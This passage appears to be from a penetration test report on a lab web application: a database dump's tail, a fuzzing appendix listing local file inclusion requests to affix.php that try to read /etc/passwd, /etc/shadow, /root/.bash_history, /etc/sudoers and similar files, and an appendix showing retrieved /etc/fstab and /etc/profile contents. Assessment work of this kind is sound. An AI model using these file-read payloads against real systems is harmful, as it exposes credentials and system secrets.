MODIFY `ProductID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
--
-- AUTO_INCREMENT for table `tb_products`
--
ALTER TABLE `tb_products`
MODIFY `productID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
--
-- AUTO_INCREMENT for table `tb_sentmessage`
--
ALTER TABLE `tb_sentmessage`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;

```

2.12 APPENDIX F - FUZZING DETAILS

Task ID	Message Type	Req. Timestamp	Method	URL
0	Original	Fri Nov 24 17:20:20 GMT 2017	GET	http://192.168.1.10/affix.php?type=http://192.168.1.10
2	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/hosts
5	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/mysql/my.cnf
4	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/issue
1	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/group

7	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/proc/version
3	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/motd
8	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/proc/cmdline
9	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/issue
6	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/proc/self/environ
10	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/proc/version
13	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/passwd
11	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/profile
12	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/passwd
14	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/shadow
15	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/root/.bash_history
16	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/var/log/dmmessage
17	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/var/mail/root
19	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/fstab
20	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/master.passwd
21	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/resolv.conf
18	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/var/spool/cron/crontab
23	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/sysctl.conf
22	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=/etc/sudoers
25	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=%25SYSTEMROOT%25
27	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=%25WINDIR%25%5C
24	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=%25SYSTEMROOT%25
28	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=%25SYSTEMDRIVE%25
26	Fuzzed	Fri Nov 24 17:34:00 GMT 2017	GET	http://192.168.1.10/affix.php?type=%25SYSTEMROOT%25

		Fri Nov 24 17:34:00 GMT		
29	Fuzzed	2017	GET	http://192.168.1.10/affix.php?type=%25WINDIR%25%5
		Fri Nov 24 17:34:00 GMT		
30	Fuzzed	2017	GET	http://192.168.1.10/affix.php?type=%25WINDIR%25%5

2.13 APPENDIX G - FILE INCLUSION

```
# /etc/fstab
proc          /proc        proc defaults      0      0
sysfs         /sys         sysfs defaults      0      0
devpts        /dev/pts     devpts defaults      0      0
tmpfs         /dev/shm     tmpfs defaults      0      0
/dev/zram0    swap         swap defaults,noauto 0      0
/dev/fd0      /mnt/fd0     auto  noauto,users,exec 0 0 # Added by TC
/dev/sda1     /mnt/sda1    ext4  noauto,users,exec 0 0 # Added by TC
/dev/sda2     /mnt/sda2    ext4  noauto,users,exec 0 0 # Added by TC
/dev/sr0      /mnt/sr0     auto  noauto,users,exec 0 0 # Added by TC
```

```

/etc/profile: system-wide .profile file for the Bourne shells

PATH="/usr/local/sbin:/usr/local/bin:/apps/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Prompt format for Ash (Bash use /etc/bashrc).
#
if [ "`id -u`" -eq 0 ]; then
    # Light green and blue colored prompt.
    #PS1='\e[1;31m\u@\h\e[0m:\e[1;34m\w\e[0m\# '
    PS1='\u@\h:\w\# '
else
    # Light green and blue colored prompt.
    PS1='\e[1;32m\u@\h\e[0m:\e[1;34m\w\e[0m\$ '
    #PS1='\u@\h:\w\$ '
fi

# Screen display for X and encoding for GTK+ apps.
#
G_FILENAME_ENCODING=iso8859-1

# ldd fake
#
which ldd > /dev/null || alias ldd=LD_TRACE_LOADED_OBJECTS=1

# Export all variables defined above and set mask.
#
export PATH LD_LIBRARY_PATH PS1 G_FILENAME_ENCODING ignoreeof
umask 022

if [ -f /etc/sysconfig/language ]; then
    . /etc/sysconfig/language
    export LANG LC_ALL
fi

if [ -f /etc/sysconfig/timezone ]; then
    . /etc/sysconfig/timezone
    export TZ
fi

for i in /etc/profile.d/*.sh ; do
    if [ -r "$i" ]; then
        . $i
    fi

```